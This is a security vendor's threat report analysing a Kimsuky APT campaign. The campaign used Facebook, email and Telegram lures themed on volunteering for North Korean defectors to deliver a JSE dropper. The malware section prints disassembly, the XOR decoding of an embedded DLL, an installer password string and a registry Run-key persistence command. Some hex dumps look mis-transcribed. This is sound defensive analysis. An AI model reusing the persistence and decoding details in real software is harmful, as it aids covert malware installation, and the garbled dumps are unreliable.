

Analysis of the Triple Combo Threat of the Kimsuky Group

By Genians

Published: 2025-06-09 · Archived: 2026-04-05 21:45:21 UTC

◆ Executive Summary

- Deployed a covert infiltration strategy using a three-stage communication channel: Facebook, email, and Telegram
- Lured targets with seemingly credible content related to North Korean defector volunteer activities to initiate conversations and deliver malicious files
- Confirmed linkage to the state-sponsored hacking group 'Kimsuky,' which targets defense and North Korea-related activists
- Utilized Korea-specific compressed file formats and encoded malicious scripts, specifically designed to evade security detection patterns
- EDR-based threat hunting and triage can provide visibility

1. Overview

- The Genians Security Center (GSC) detected an APT (Advanced Persistent Threat) campaign targeting users of Facebook, email, and Telegram in Korea between March and April 2025.
- The threat actor explored reconnaissance and selected attack targets through two Facebook accounts.
- According to a joint investigation conducted by Genians threat analysts, the campaign was attributed to the Kimsuky group, a well-known North Korea-affiliated state-sponsored hacking organization. The incident was identified as part of the 'AppleSeed' campaign.
- Notably, 'AppleSeed' was first introduced during two VB Conferences in October 2019 and 2021 by lead researcher Jae-Ki Kim and colleagues in the sessions titled “[Kimsuky group: tracking the king of the spear-phishing](#)” and “[Operation Newton: Hi Kimsuky? Did an Apple\(seed\) really fall on Newton's head?](#)”
- According to the disclosed presentation materials, this string was found in the PDB (Program Database) path of malicious files developed by the Kimsuky group.
- Additionally, in November 2021, AhnLab ASEC provided an in-depth analysis of AppleSeed in its report titled “[Operation Light Shell](#),” which documented another Kimsuky attack case.

2. Background

- Threat activity by the Kimsuky group remains high in Korea. The group is known to use three major tools in their attacks, often under different aliases depending on the variant:

- AppleSeed
- BabyShark (RandomQuery)
- FlowerPower (GoldDragon)

○ Historical examples of AppleSeed often involved executable file extensions (e.g., EXE, PIF). Script-based files (particularly JSE, WSF, and JS) were frequently used, often invoking malicious DLL libraries with Base64-encoded contents.


○ Spear phishing attachments frequently used the EGG ALZIP format. Threat actors sometimes recommended using specific decompression tools via email. This serves the dual purpose of evading detection by signature-based security products and encouraging execution on a PC environment rather than a smartphone.

○ Examples of PDB paths containing the 'AppleSeed' string:

No	Bit	PDB Path
1	32	F:\PC_Manager\Utopia_v0.1\bin\AppleSeed.pdb
	64	F:\PC_Manager\Utopia_v0.1\bin\AppleSeed64.pdb
2	32	E:\works\utopia\Utopia_v0.2\bin\AppleSeed.pdb
	64	E:\works\utopia\Utopia_v0.2\bin\AppleSeed64.pdb

[Table 1] PDB Path Information of AppleSeed Malware Files

○ The AppleSeed case under the 'Utopia_v0.1' path was created in May 2019 based on the DLL build date. The 'Utopia_v0.2' version was built between August 2019 and January 2020.



[Figure 2-1] PDB Path of AppleSeed

○ The past activities of this threat actor indicate that targets have primarily included the defense industry and military sectors. During the COVID-19 pandemic, they also launched attacks against vaccine manufacturers. In

addition, there have been continuous attempts to steal information from cryptocurrency exchanges and activists involved in North Korea-related issues.

○ Genians threat analysts discovered a recent AppleSeed attack attempt that persisted for more than two months starting in March 2025 and conducted an in-depth investigation.

○ This report analyzes the most recent AppleSeed attack case, in which the following three access channels were used. The goal is to provide insights and preventative measures against similar security threats through detailed analysis.

- Facebook
- E-Mail
- Telegram

3-1. Facebook-Based Attack Case

○ The first case involves an attack launched via Facebook. The threat actor used an account named 'Transitional Justice Mission' to send friend requests and direct messages to multiple individuals involved in North Korea-related activities.



[Figure 3-1] Initial contact attempt via Facebook Messenger

○ The actor introduced themselves as either a missionary or a church-affiliated researcher, skillfully approaching the target through Facebook Messenger.

○ Then, by posing as if they were sharing a specific document, they caught the target's interest and delivered a malicious file.

○ The malicious file was delivered as a password-protected EGG archive.



[Figure 3-2] Malicious File Delivered via Facebook Messenger

- The attacker also hijacked another Facebook account for their operation. According to the profile data, the account owner claimed to be a graduate of the Korea Air Force Academy.
- At the time of the malicious activity, the Facebook profile displayed a photo of a Korean man, which was removed after some time.




[Figure 3-3] Message Posing as Inquiry into Defector Volunteer Activities

- In this case, the threat actor approached the victim by pretending to inquire about volunteering for North Korean defectors. The file was sent either directly via Messenger or through follow-up conversations using alternate

delivery methods.

3-2. Email-Based Attack

- The threat actor also attempted further contact by using the email address obtained through Facebook Messenger conversations.
- They asked for the target's email address directly via direct messages, then used it to lure the target into opening a malicious file.



[Figure 3-4] Email Access Attempt via Facebook Messenger

- Both Facebook accounts mentioned earlier approached the targets in similar ways. Although different accounts were used, the tactics and activity patterns strongly suggest they were operated by the same individual.
- The malicious files used in the attacks were also structurally identical, and the shared theme of 'volunteer support for North Korean defectors' was consistently used to deceive the recipients.
- The Korean text in the messages includes informal abbreviations and occasional spelling errors, suggesting that the contents was not generated by AI or translation tools.
- Based on linguistic analysis, the threat actor is likely a native or highly fluent Korean speaker.



[Figure 3-5] Malicious File Delivered via Email

- The spear-phishing email contained large attachments or embedded URLs intended to lure the recipient into downloading a file.
- The files were compressed in the EGG format, and the recipient was instructed to use a specific decompression tool, typically available on PC.
- This tactic appears intended to prevent access from mobile devices, as the malware is designed to run in a Windows environment.


3-3. Telegram-Based Approach

- The malicious files used in this attack were also structurally identical, consistently using the theme of 'volunteer support for North Korean defectors' to deceive the targets.



[Figure 3-6] Multi-Stage Approach Comparison

- Analysis of the targeted attack revealed that the threat actor initially made contact via Facebook and email.
- If the attacker obtained the target’s mobile number, they proceeded to contact them through Telegram. Other messaging apps may also have been used. This demonstrates the actor’s active and persistent tactics, highlighting the growing variety in defector-themed attacks.




[Figure 3-7] Attack Flow Diagram

- Based on the observed attack flow, it appears that a specific individual’s device was initially compromised. The attacker then monitored the victim and extracted their credentials for SNS and email accounts.
- With hijacked Facebook access, the attacker impersonated the legitimate owner. Because the Facebook account may have existed for a long time, it draws little suspicion from the victim’s contacts. Threats that exploit online friend relationships are difficult to detect from outside. Due to the discreet nature of 1:1 chats over messenger, such threats are difficult to detect and require extra caution.
- Users should always be wary of unexpected URLs or files, as these may contain threats. Maintaining a habit of vigilance is key to cybersecurity.
- This case shows how attackers leverage multiple platforms—Facebook, email, and Telegram—to carry out coordinated multi-channel attacks.

4. Malware Analysis

4-1. Analysis of '탈북민지원봉사활동.jse' File (Defector Volunteer Support.jse)

- The JSE file has a .jse extension and is an obfuscated JScript file that runs under Microsoft’s Windows Script Host (WSH).
- The file named '탈북민지원봉사활동.jse' creates two files upon execution: one is a legitimate-looking PDF document used as a decoy to trick the user, and the other is a malicious DLL file that carries out the actual malicious behavior.




```

00007FFAA6832FAD C74424 28 68002100 mov dword ptr ss:[rsp+28],210068
00007FFAA6832FB5 C74424 2C 40002300 mov dword ptr ss:[rsp+2C],230040
00007FFAA6832FBD 0F1F00 nop dword ptr ds:[rax],eax
00007FFAA6832FC0 0FB710 movzx edx,word ptr ds:[rax]
00007FFAA6832FC3 42:0FB70C00 movzx ecx,word ptr ds:[rax+r8]
00007FFAA6832FC8 2BD1 sub edx,ecx
00007FFAA6832FCA 75 08 jne termsadisd.7FFAA6832FD4
00007FFAA6832FCC 48:83C0 02 add rax,2
00007FFAA6832FD0 85C9 test ecx,ecx
00007FFAA6832FD2 75 EC jne termsadisd.7FFAA6832FC0
00007FFAA6832FD4 85D2 test edx,edx
00007FFAA6832FD6 74 07 je termsadisd.7FFAA6832FD0
00007FFAA6832FD8 E8 23EAF0FF call termsadisd.7FFAA6831A00
00007FFAA6832FDD EB 25 jmp termsadisd.7FFAA6833004
00007FFAA6832FE0 51 push rcx
00007FFAA6832FEF E8 4A875400 call termsadisd.7FFAA6D7B72F
00007FFAA6832FE5 48:C7C1 FFFFFFFF mov rcx,FFFFFFFFFFFFFFFF
    
```

rax:L"tgvyh!@#12"
 ecx:L"tgvyh!@#12"
 ecx:L"tgvyh!@#12"
 rax:L"tgvyh!@#12"
 ecx:L"tgvyh!@#12"
 rax:L"tgvyh!@#12"
 rcx:L"tgvyh!@#12"
 rcx:L"tgvyh!@#12"

Checks DllInstall parameter
 Performs self-deletion

[Figure 4-5] Parameter Verification

o After the parameter verification, the decoding process is performed based on the value located at offset 0xA0 in the '.data' section. This decoding is carried out using an XOR method with a key value of 0x5E. Once decoding is complete, the original DLL binary data, which is not protected by VMProtect, is stored at the same offset in the .data section.

```

00007FFAA6832C9 66:0F6F15 2F002000 movdqa xmm2,xmmword ptr ds:[7FFAA6853A10]
00007FFAA6832CE1 48:8D05 88400200 lea rax,qword ptr ds:[7FFAA6857A70]
00007FFAA6832CE8 B9 28FD0000 mov ecx,FD28
00007FFAA6832CED 0F1F00 nop dword ptr ds:[rax],eax
00007FFAA6832CF0 F3:0F6F40 E0 movdqu xmm0,xmmword ptr ds:[rax-20]
00007FFAA6832CF5 48:8D40 40 lea rax,qword ptr ds:[rax+40]
00007FFAA6832CF9 66:0F6FCA movdqa xmm1,xmm2
00007FFAA6832CFD 66:0F6FC8 pxor xmm1,xmm0
00007FFAA6832D01 F3:0F7F48 A0 movdqu xmmword ptr ds:[rax-60],xmm1
00007FFAA6832D06 66:0F6FCA movdqa xmm1,xmm2
00007FFAA6832D0A F3:0F6F40 B0 movdqu xmm0,xmmword ptr ds:[rax-50]
00007FFAA6832D0F 66:0F6FC8 pxor xmm1,xmm0
00007FFAA6832D13 F3:0F7F48 B0 movdqu xmmword ptr ds:[rax-50],xmm1
00007FFAA6832D18 66:0F6FCA movdqa xmm1,xmm2
00007FFAA6832D1C F3:0F6F40 C0 movdqu xmm0,xmmword ptr ds:[rax-40]
00007FFAA6832D21 66:0F6FC8 pxor xmm1,xmm0
00007FFAA6832D25 F3:0F7F48 C0 movdqu xmmword ptr ds:[rax-40],xmm1
00007FFAA6832D2A 66:0F6FCA movdqa xmm1,xmm2
00007FFAA6832D2E F3:0F6F40 D0 movdqu xmm0,xmmword ptr ds:[rax-30]
00007FFAA6832D33 66:0F6FC8 pxor xmm1,xmm0
00007FFAA6832D37 F3:0F7F48 D0 movdqu xmmword ptr ds:[rax-30],xmm1
00007FFAA6832D3C 48:83E0 01 sub ecx,1
    
```

```

00007FFAA6857A60 E6 5E 5E 5E 5E 5E 5E 5E 5E 5E 5E 5E 5E 5E 5E @AAAAAAAAAAAAAAAAA
00007FFAA6857A70 5E 5E 5E 5E 5E 5E 5E 5E 5E 5E 5E 5E 5E 5E 5E AAAAAAAAAAAAAAAAAA
00007FFAA6857A80 5E 5E 5E 5E 5E 5E 5E 5E 5E 5E 5E 5E 5E 5E 5E 5E AAAAAAAAAAAAAAAAAA
00007FFAA6857A90 50 41 E4 50 5E EA 57 93 7F E6 5F 12 93 7F 0A 36 PAApAw...e...6
00007FFAA6857AA0 37 2D 7E 2E 2C 31 39 2C 3F 33 7E 3D 3F 30 30 31 7...19?3=7001
00007FFAA6857AB0 2A 7E 3C 3B 7E 2C 2B 30 7E 37 30 7E 1A 11 00 7E *<-+0-70...
00007FFAA6857AC0 33 31 3A 3B 70 53 53 54 7A 5E 5E 5E 5E 5E 5E 5E 31:psS2zAAAAAAAA
00007FFAA6857AD0 8C F2 82 BE F8 93 EC ED F8 93 EC ED F8 93 EC ED %0.%0.i0.i0.i0.i0
00007FFAA6857AE0 2B E1 EF EC FE 93 EC ED 2B E1 E9 EC 72 93 EC ED +a1b.i1+aetf.i1
00007FFAA6857AF0 2B E1 E8 EC F2 93 EC ED 2B E1 EC FB 93 EC ED +aet0.i1+a1t0.i1
00007FFAA6857B00 F8 93 ED ED 99 93 EC ED 9A EB E8 EC F7 93 EC ED 0.i1.i1.eet+.i1
00007FFAA6857B10 9A EB EF EC F1 93 EC ED 9A EB E9 EC DE 93 EC ED .e1t0.i1.eet0.i1
00007FFAA6857B20 78 EA E5 EC F5 93 EC ED 78 EA EC ED F9 93 EC ED xeat0.i1xet0.i1
00007FFAA6857B30 78 EA 13 ED F9 93 EC ED F8 93 78 ED F9 93 EC ED xe.i0.i0.i0.i0.i0.i0
00007FFAA6857B40 78 EA EC EC F9 93 EC ED 0C 37 3D 36 F8 93 EC ED xE1t0.i1.7=60.i1
00007FFAA6857B50 5E 5E 5E 5E 5E 5E 5E 5E 5E 5E 5E 5E 5E 5E 5E 5E AAAAAAAAAAAAAAAAAA
00007FFAA6857B60 0E 1B 5E 5E 3A D8 59 5E 8E 20 B2 39 5E 5E 5E 5E .A.:0YA. 29AAAA
00007FFAA6857B70 5E 5E 5E 5E AE 7C 7E 55 5C 50 41 5E 6C 5C 5E 5E AAAA@]-y(PA1\A
00007FFAA6857B80 5E 76 63 5E 5E 5E 5E 6A ED 5E 5E 4E 5E 5E 5E AvcMAAAj\AAANAA
00007FFAA6857B90 5E 5E 5E DE 5F 5E 5E 5E 5E 4E 5E 5E 5E 5C 5E 5E AAAB_AAAAAAAAAA
    
```

Decoding

```

00007FFAA6857A50 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 MZ.....yy...
00007FFAA6857A60 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 .....0.....
00007FFAA6857A70 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....@.....
00007FFAA6857A80 00 00 00 00 00 00 00 00 00 00 00 00 00 10 01 00 00 ..... ..I.LiTh
00007FFAA6857A90 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 'is program canno
00007FFAA6857AA0 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F t be run in DOS
00007FFAA6857AB0 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 mode...$.
00007FFAA6857AC0 6D 6F 64 65 2E 0D 0A 24 00 00 00 00 00 00 00 00 a-Ua|I23|I23|I23
00007FFAA6857AD0 E2 AC DC 0E A6 CD B2 B3 A6 CD B2 B3 A6 CD B2 B3 u2= I23u2.2.I23
00007FFAA6857AE0 75 BF B1 B2 A0 CD B2 B3 75 BF B7 B2 2C CD B2 B3 U2T=I23u22.I23
00007FFAA6857AF0 P5 BF B6 B2 AC CD B2 B3 75 BF B3 B2 A5 CD B2 B3 I23C23Au20I23
00007FFAA6857B00 A6 CD B3 B3 C7 CD B2 B3 C4 B5 B6 B2 A9 CD B2 B3 Au= I23Au.2.I23
00007FFAA6857B10 C4 B5 B1 B2 AF CD B2 B3 C4 B5 B7 B2 8D CD B2 B3 & *eI23& 22S123
00007FFAA6857B20 26 B4 BB B2 AB CD B2 B3 26 B4 B2 B2 A7 CD B2 B3 &MST23 I23S123
00007FFAA6857B30 26 B4 4D B3 A7 CD B2 B3 A6 CD 25 B3 A7 CD B2 B3 &S123 I23S123
00007FFAA6857B40 26 B4 B0 B2 A7 CD B2 B3 52 69 63 68 A6 CD B2 B3 & S123R1ch|I23
00007FFAA6857B50 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 PE..d..0-g...
00007FFAA6857B60 50 45 00 00 64 86 07 00 0B 7E EC 67 00 00 00 00 .d.. ..2...
00007FFAA6857B70 00 00 00 F0 00 22 20 08 02 0E 1F 00 32 02 00 ..b.. ..2...
00007FFAA6857B80 00 28 3D 00 00 00 00 00 34 B3 00 00 10 00 00 ..C.....4.....
    
```

[Figure 4-6] DLL Decoding Process

o The decoded DLL data is dynamically allocated in virtual memory and relocated. The sections of the DLL are manually organized in memory, and then the 'DllInstall' function of the DLL is called.

```

0000000018000000 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 MZ.....yy..
0000000018000001 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 ..@.....
0000000018000002 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0000000018000003 00 00 00 00 00 00 00 00 00 00 00 00 10 01 00 00 ..:.....
0000000018000004 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 .o..!..L!Th
0000000018000005 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F is program canno
0000000018000006 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 t be run in DOS
0000000018000007 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 mode...$.
0000000018000008 E2 AC DC E0 A6 CD B2 B3 A6 CD B2 B3 A6 CD B2 B3 a-Ua|i23|i23|i23
0000000018000009 75 BF B1 B2 A0 CD B2 B3 75 BF B7 B2 2C CD B2 B3 u2-2 i23u2-2 i23
000000001800000A 75 BF B6 B2 AC CD B2 B3 75 BF B3 B2 A5 CD B2 B3 u1-2 i23u2-2 i23
000000001800000B A6 CD B3 B3 C7 CD B2 B3 C4 B5 B6 B2 A9 CD B2 B3 I33C123Au120i23
000000001800000C C4 B5 B1 B2 AF CD B2 B3 C4 B5 B7 B2 80 CD B2 B3 Au-2 i23Au-2 i23
000000001800000D 26 B4 BB B2 AB CD B2 B3 26 B4 B2 B2 A7 CD B2 B3 & »2«i23& 22§i23
000000001800000E 26 B4 4D B3 A7 CD B2 B3 A6 CD 25 B3 A7 CD B2 B3 & M3§i23 I33§i23
000000001800000F 26 B4 B0 B2 A7 CD B2 B3 52 69 63 68 A6 CD B2 B3 & °2§i23Rich|i23
0000000018000010 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0000000018000011 50 45 00 00 64 86 07 00 D0 7E EC 67 00 00 00 00 PE..d..D~ig...
0000000018000012 00 00 00 00 F0 00 22 20 0B 02 0E 1F 00 32 02 00 ...d.".....2..

```

Virtual memory region remapped

```

00007FFAA6832E9A 6645:33DC xor r11w,r12w
00007FFAA6832E9E 6644:8955 CC mov word ptr ss:[rbp-34],r10w
00007FFAA6832EA3 6641:33FC xor di,r12w
00007FFAA6832EA7 6644:895D CE mov word ptr ss:[rbp-32],r11w
00007FFAA6832EAC 6641:33F4 xor si,r12w
00007FFAA6832EB0 66:897D D2 mov word ptr ss:[rbp-2E],di
00007FFAA6832EB4 B9 01000000 mov ecx,1
00007FFAA6832EB9 66:8975 D4 mov word ptr ss:[rbp-2C],si
00007FFAA6832EBD 41:FFD6 call r14
00007FFAA6832EC0 4C:8B/C24 50 mov r15,qword ptr ss:[rsp+50]
00007FFAA6832EC5 4C:8B6424 58 mov r14,qword ptr ss:[rsp+58]
00007FFAA6832ECA 4C:8B6C24 60 mov r13,qword ptr ss:[rsp+60]
00007FFAA6832ECF 4C:8B6424 68 mov r12,qword ptr ss:[rsp+68]
00007FFAA6832ED4 48:8B8C24 90000000 mov rdi,qword ptr ss:[rsp+90]
00007FFAA6832EDC 48:8B8424 88000000 mov rsi,qword ptr ss:[rsp+88]

```

[Figure 4-7] DLL Relocation and DllInstall Function Call

o After the 'DllInstall' function is executed, the same parameter verification process is performed as before. Then, the 'CreateProcessW' function is used to execute additional commands.

```

00007FFAA72A1F11 48:894424 48 mov qword ptr ss:[rsp+48],rax
00007FFAA72A1F16 48:8D45 B0 lea rax,qword ptr ss:[rbp-50]
00007FFAA72A1F1A 48:894424 40 mov qword ptr ss:[rsp+40],rax
00007FFAA72A1F1F 48:897424 38 mov qword ptr ss:[rsp+38],rsi
00007FFAA72A1F24 48:897424 30 mov qword ptr ss:[rsp+30],rsi
00007FFAA72A1F29 897424 28 mov dword ptr ss:[rsp+28],esi
00007FFAA72A1F2D C74424 20 01000000 mov dword ptr ss:[rsp+20],1
00007FFAA72A1F35 45:33C9 xor r9d,r9d
00007FFAA72A1F38 45:33C0 xor r8d,r8d
00007FFAA72A1F3B 48:8BD3 mov rdx,rbx
00007FFAA72A1F3E 33C9 xor ecx,ecx
00007FFAA72A1F40 41:FFD2 call r10
00007FFAA72A1F43 85C0 test eax,eax
00007FFAA72A1F45 0F84 79010000 je asd.7FFAA72A20C4

```

```

00000000005E4AD0 72 00 65 00 67 00 20 00 61 00 64 00 64 00 20 00 r.e.g. .a.d.d. .
00000000005E4AE0 68 00 6B 00 63 00 75 00 5C 00 73 00 6F 00 66 00 h.k.c.u.\.s.o.f.
00000000005E4AF0 74 00 77 00 61 00 72 00 65 00 5C 00 6D 00 69 00 t.w.a.r.e.\.m.i
00000000005E4B00 63 00 72 00 6F 00 73 00 6F 00 66 00 74 00 5C 00 c.r.o.s.o.f.t.\.
00000000005E4B10 77 00 69 00 6E 00 64 00 6F 00 77 00 73 00 5C 00 w.i.n.d.o.w.s.\.
00000000005E4B20 63 00 75 00 72 00 72 00 65 00 6E 00 74 00 76 00 c.u.r.r.e.n.t.v.
00000000005E4B30 65 00 72 00 73 00 69 00 6F 00 6E 00 5C 00 72 00 e.r.s.i.o.n.\.r
00000000005E4B40 75 00 6E 00 20 00 2D 00 64 00 20 00 22 00 72 00 u.n. -.d. ".r
00000000005E4B50 65 00 67 00 73 00 76 00 72 00 33 00 32 00 2E 00 e.g.s.v.r.3.2...
00000000005E4B60 65 00 78 00 65 00 20 00 2F 00 73 00 20 00 2F 00 e.x.e. ./s. ./
00000000005E4B70 6E 00 20 00 2F 00 69 00 3A 00 74 00 67 00 76 00 n. ./i.:.t.g.v
00000000005E4B80 79 00 68 00 21 00 40 00 23 00 31 00 32 00 20 00 y.h.l.@.#.1.2.
00000000005E4B90 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 C.:.\.U.s.e.r.s
00000000005E4BA0 5C 00 61 00 73 00 64 00 5C 00 41 00 70 00 70 00 \.a.s.d.\.A.p.p
00000000005E4BB0 44 00 61 00 74 00 61 00 5C 00 52 00 6F 00 61 00 D.a.t.a.\.R.o.a
00000000005E4BC0 6D 00 69 00 6E 00 67 00 5C 00 74 00 72 00 69 00 m.i.n.g.\.t.r.i
00000000005E4BD0 70 00 5C 00 73 00 65 00 72 00 76 00 69 00 63 00 p.\.s.e.r.v.i.c
00000000005E4BE0 65 00 5C 00 74 00 72 00 69 00 70 00 73 00 65 00 e.\.t.r.i.p.s.e
00000000005E4BF0 72 00 76 00 69 00 63 00 65 00 2E 00 64 00 6C 00 r.v.i.c.e...d.l
00000000005E4C00 6C 00 22 00 20 00 2D 00 74 00 20 00 52 00 45 00 l." .-t. .R.E.

```

[Figure 4-8] Persistence Execution

